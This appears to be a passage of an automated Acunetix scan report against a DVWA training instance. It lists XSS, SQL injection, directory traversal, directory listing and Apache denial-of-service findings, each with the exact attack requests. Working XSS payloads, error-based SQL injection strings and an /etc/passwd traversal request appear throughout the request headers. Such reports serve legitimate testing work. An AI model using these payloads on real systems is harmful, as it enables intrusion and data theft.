The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/exec/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(941599)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/

Details

URL encoded GET input id was set to 1'"()&%<ScRiPt >prompt(947352)</ScRiPt>

Request headers

```
GET
/vulnerabilities/sqli/?id=1'%22()%26%25<ScRiPt%20>prompt(947352)</ScRiPt>&Submit=Submit
HTTP/1.1
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(920791) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/sqli/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(920791)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(932508) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/sqli/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(932508)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli_blind/

Details

URL encoded GET input id was set to 1<ScRiPt >prompt(903876)</ScRiPt>
The input is reflected inside a text element.

Request headers

```
GET /vulnerabilities/sqli_blind/?id=1<ScRiPt%20>prompt(903876)</ScRiPt>&Submit=Submit
HTTP/1.1
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli_blind/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(959767) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/sqli_blind/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(959767)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli_blind/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(954303) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/sqli_blind/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(954303)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/upload/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(928551) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/upload/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(928551)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/upload/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(929882) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/upload/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(929882)%20bad="
```

```
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_r/

Details

URL encoded GET input name was set to kanmippe'"()&%<ScRiPt >prompt(991115)</ScRiPt>

Request headers

```
GET /vulnerabilities/xss_r/?name=kanmippe'%22()%26%25<ScRiPt%20>prompt(991115)</ScRiPt>
HTTP/1.1
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_r/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(979470) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/xss_r/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(979470)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_r/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2" onmouseover=prompt(980318) bad="
The input is reflected inside a tag parameter between double quotes.

Request headers

```
GET /vulnerabilities/xss_r/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2"%20onmouseover=prompt(980318)%20bad="
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_s/

Details

URL encoded POST input mtxMessage was set to 20--><ScRiPt >prompt(920748)</ScRiPt><!--
The input is reflected inside a comment element.

Request headers

```
POST /vulnerabilities/xss_s/ HTTP/1.1
```

```
Content-Length: 98
Content-Type: application/x-www-form-urlencoded
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

btnSign=Sign%20Guestbook&mtxMessage=20--><ScRiPt%20>prompt(920748)</ScRiPt><%21--&txtNam
e=tphpujug
```

/vulnerabilities/xss_s/

Details

Cookie input security was set to g46rcd67617rogd3sv0ugseen2--><ScRiPt >prompt(973175)</ScRiPt><!--
The input is reflected inside a comment element.

Request headers

```
GET /vulnerabilities/xss_s/ HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2;
security=g46rcd67617rogd3sv0ugseen2--><ScRiPt%20>prompt(973175)</ScRiPt><!--
Referer: http://dvwa.websitesecurity.ro:80/
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/xss_s/

Details

URL encoded POST input txtName was set to tphpujug--><ScRiPt >prompt(953614)</ScRiPt><!--
The input is reflected inside a comment element.

Request headers

```
POST /vulnerabilities/xss_s/ HTTP/1.1
Content-Length: 98
Content-Type: application/x-www-form-urlencoded
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

btnSign=Sign%20Guestbook&mtxMessage=20&txtName=tphpujug--><ScRiPt%20>prompt(953614)</ScR
iPt><%21--
```

Directory traversal

Severity	**High**
Type	Validation
Reported by module	Scripting (Directory_Traversal.script)

Description

This script is possibly vulnerable to directory traversal attacks.

Directory Traversal is a vulnerability which allows attackers to access restricted directories and execute commands outside of the web server's root directory.

Impact

By exploiting directory traversal vulnerabilities, attackers step out of the root directory and access files in other directories. As a result, attackers might view restricted files or execute commands, leading to a full compromise of the Web server.

Recommendation

Your script should filter metacharacters from user input.

References

[Acunetix Directory Traversal Attacks]

Affected items

/vulnerabilities/fi/

Details

URL encoded GET input page was set to ../../../../../../../../../../etc/passwd
File contents found: root:x:0:0:root:/root:/bin/bash

Request headers

```
GET /vulnerabilities/fi/?page=../../../../../../../../../../etc/passwd HTTP/1.1
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

SQL injection (verified)

Severity	**High**
Type	Validation
Reported by module	Scripting (Sql_Injection.script)

Description

This script is possibly vulnerable to SQL Injection attacks.

SQL injection is a vulnerability that allows an attacker to alter back-end SQL statements by manipulating the user input. An SQL injection occurs when web applications accept user input that is directly placed into a SQL statement and doesn't properly filter out dangerous characters.

This is one of the most common application layer attacks currently being used on the Internet. Despite the fact that it is relatively easy to protect against, there is a large number of web applications vulnerable.

Impact

An attacker may execute arbitrary SQL statements on the vulnerable system. This may compromise the integrity of your database and/or expose sensitive information.

Depending on the back-end database in use, SQL injection vulnerabilities lead to varying levels of data/system access for the attacker. It may be possible to not only manipulate existing queries, but to UNION in arbitrary data, use sub selects, or append additional queries. In some cases, it may be possible to read in or write out to files, or to execute shell commands on the underlying operating system.

Certain SQL Servers such as Microsoft SQL Server contain stored and extended procedures (database server functions). If an attacker can obtain access to these procedures it may be possible to compromise the entire machine.

Recommendation

Your script should filter metacharacters from user input.
Check detailed information for more information about fixing this vulnerability.

References

- Acunetix SQL Injection Attack
- VIDEO: SQL Injection tutorial
- OWASP Injection Flaws
- How to check for SQL injection vulnerabilities
- SQL Injection Walkthrough
- OWASP PHP Top 5

Affected items

/vulnerabilities/brute/

Details

URL encoded GET input username was set to 'and(select 1 from(select count(*),concat((select concat(CHAR(52),CHAR(67),CHAR(117),CHAR(117),CHAR(66),CHAR(102),CHAR(80),CHAR(115),CHAR(121),CHAR(86),CHAR(68)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)and'
Injected pattern found: 4CuuBfPsyVD

Request headers

```
GET
/vulnerabilities/brute/?Login=Login&password=g00dPa%24%24w0rD&username='and(select%201%20from(select%20count(*)%2cconcat((select%20concat(CHAR(52)%2cCHAR(67)%2cCHAR(117)%2cCHAR(117)%2cCHAR(66)%2cCHAR(102)%2cCHAR(80)%2cCHAR(115)%2cCHAR(121)%2cCHAR(86)%2cCHAR(68))%20from%20information_schema.tables%20limit%200%2c1)%2cfloor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)and' HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/

Details

URL encoded GET input id was set to 'and(select 1 from(select count(*),concat((select concat(CHAR(52),CHAR(67),CHAR(117),CHAR(51),CHAR(99),CHAR(86),CHAR(118),CHAR(73),CHAR(85),CHAR(84),CHAR(119)) from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)and'
Injected pattern found: 4Cu3cVvIUTw

Request headers

```
GET /vulnerabilities/sqli/?id='and(select%201%20from(select%20count(*)%2cconcat((select%20concat(CHAR(52)%2cCHAR(67)%2cCHAR(117)%2cCHAR(51)%2cCHAR(99)%2cCHAR(86)%2cCHAR(118)%2cCHAR(73)%2cCHAR(85)%2cCHAR(84)%2cCHAR(119))%20from%20information_schema.tables%20limit%200%2c1)%2cfloor(rand(0)*2))x%20from%20information_schema.tables%20group%20by%20x)a)and'&Submit=Submit HTTP/1.1
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Apache httpd remote denial of service

Severity	**Medium**
Type	Configuration
Reported by module	Scripting (Version_Check.script)

Description

A denial of service vulnerability has been found in the way the multiple overlapping ranges are handled by the Apache HTTPD server:

http://seclists.org/fulldisclosure/2011/Aug/175

An attack tool is circulating in the wild. Active use of this tools has been observed. The attack can be done remotely and with a modest number of requests can cause very significant memory and CPU usage on the server.

This alert was generated using only banner information. It may be a false positive.
Affected Apache versions (1.3.x, 2.0.x through 2.0.64, and 2.2.x through 2.2.19).

Impact

Remote Denial of Service

Recommendation

Upgrade to the latest version of Apache HTTP Server (2.2.20 or later), available from the Apache HTTP Server Project Web site.

References

CVE-2011-3192
Apache HTTPD Security ADVISORY
Apache HTTP Server 2.2.20 Released
Apache httpd Remote Denial of Service (memory exhaustion)

Affected items

Web Server
Details
Current version is : 2.2.15

Application error message

Severity	**Medium**
Type	Validation
Reported by module	Scripting (Error_Message.script)

Description

This page contains an error/warning message that may disclose sensitive information. The message can also contain the location of the file that produced the unhandled exception.

This may be a false positive if the error message is found in documentation pages.

Impact

The error messages may disclose sensitive information. This information can be used to launch further attacks.

Recommendation

Review the source code for this script.

References

[PHP Runtime Configuration]

Affected items

/vulnerabilities/brute/

Details

URL encoded GET input username was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
GET
/vulnerabilities/brute/?Login=Login&password=g00dPa%24%24w0rD&username=12345'"\'\");|]*{
%0d%0a<%00>%bf%27' HTTP/1.1
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/

Details

URL encoded GET input id was set to 12345'"\'\");|]*{%0d%0a<%00>%bf%27'
Error message found: You have an error in your SQL syntax

Request headers

```
GET /vulnerabilities/sqli/?id=12345'"\'\");|]*{%0d%0a<%00>%bf%27'&Submit=Submit HTTP/1.1
Referer: http://dvwa.websitesecurity.ro:80/
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Directory listing

Severity	**Medium**
Type	Information
Reported by module	Scripting (Directory_Listing.script)

Description

The web server is configured to display the list of files contained in this directory. This is not recommended because the directory may contain files that are not normally exposed through links on the web site.

Impact

A user can view a list of all files from this directory possibly exposing sensitive information.

Recommendation

You should make sure the directory does not contain sensitive information or you may want to restrict directory listings from the web server configuration.

References

Directory Listing and Information Disclosure

Affected items

/config

Details

Pattern found: Last modified</a>

Request headers

```
GET /config/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/config/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/docs

Details

Pattern found: Last modified</a>

Request headers

```
GET /docs/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/docs/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/dvwa

Details

Pattern found: Last modified</a>

Request headers

```
GET /dvwa/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/dvwa/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/dvwa/css

Details

Pattern found: Last modified</a>

Request headers

```
GET /dvwa/css/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/dvwa/css/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/dvwa/images

Details

Pattern found: Last modified</a>

Request headers

```
GET /dvwa/images/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/dvwa/images/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/dvwa/includes

Details

Pattern found: Last modified</a>

Request headers

```
GET /dvwa/includes/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/dvwa/includes/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/dvwa/includes/DBMS

Details

Pattern found: Last modified</a>

Request headers

```
GET /dvwa/includes/DBMS/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/dvwa/includes/DBMS/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/dvwa/js

Details

Pattern found: Last modified</a>

Request headers

```
GET /dvwa/js/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/dvwa/js/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=g46rcd67617rogd3sv0ugseen2; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/brute/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/brute/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/brute/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/captcha/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/captcha/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/captcha/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/csrf/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/csrf/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/exec/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/exec/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/exec/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/fi/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/fi/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/fi/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/sqli/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/sqli/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/sqli_blind/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/sqli_blind/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/sqli_blind/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

/vulnerabilities/upload/help

Details

Pattern found: Last modified</a>

Request headers

```
GET /vulnerabilities/upload/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/upload/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

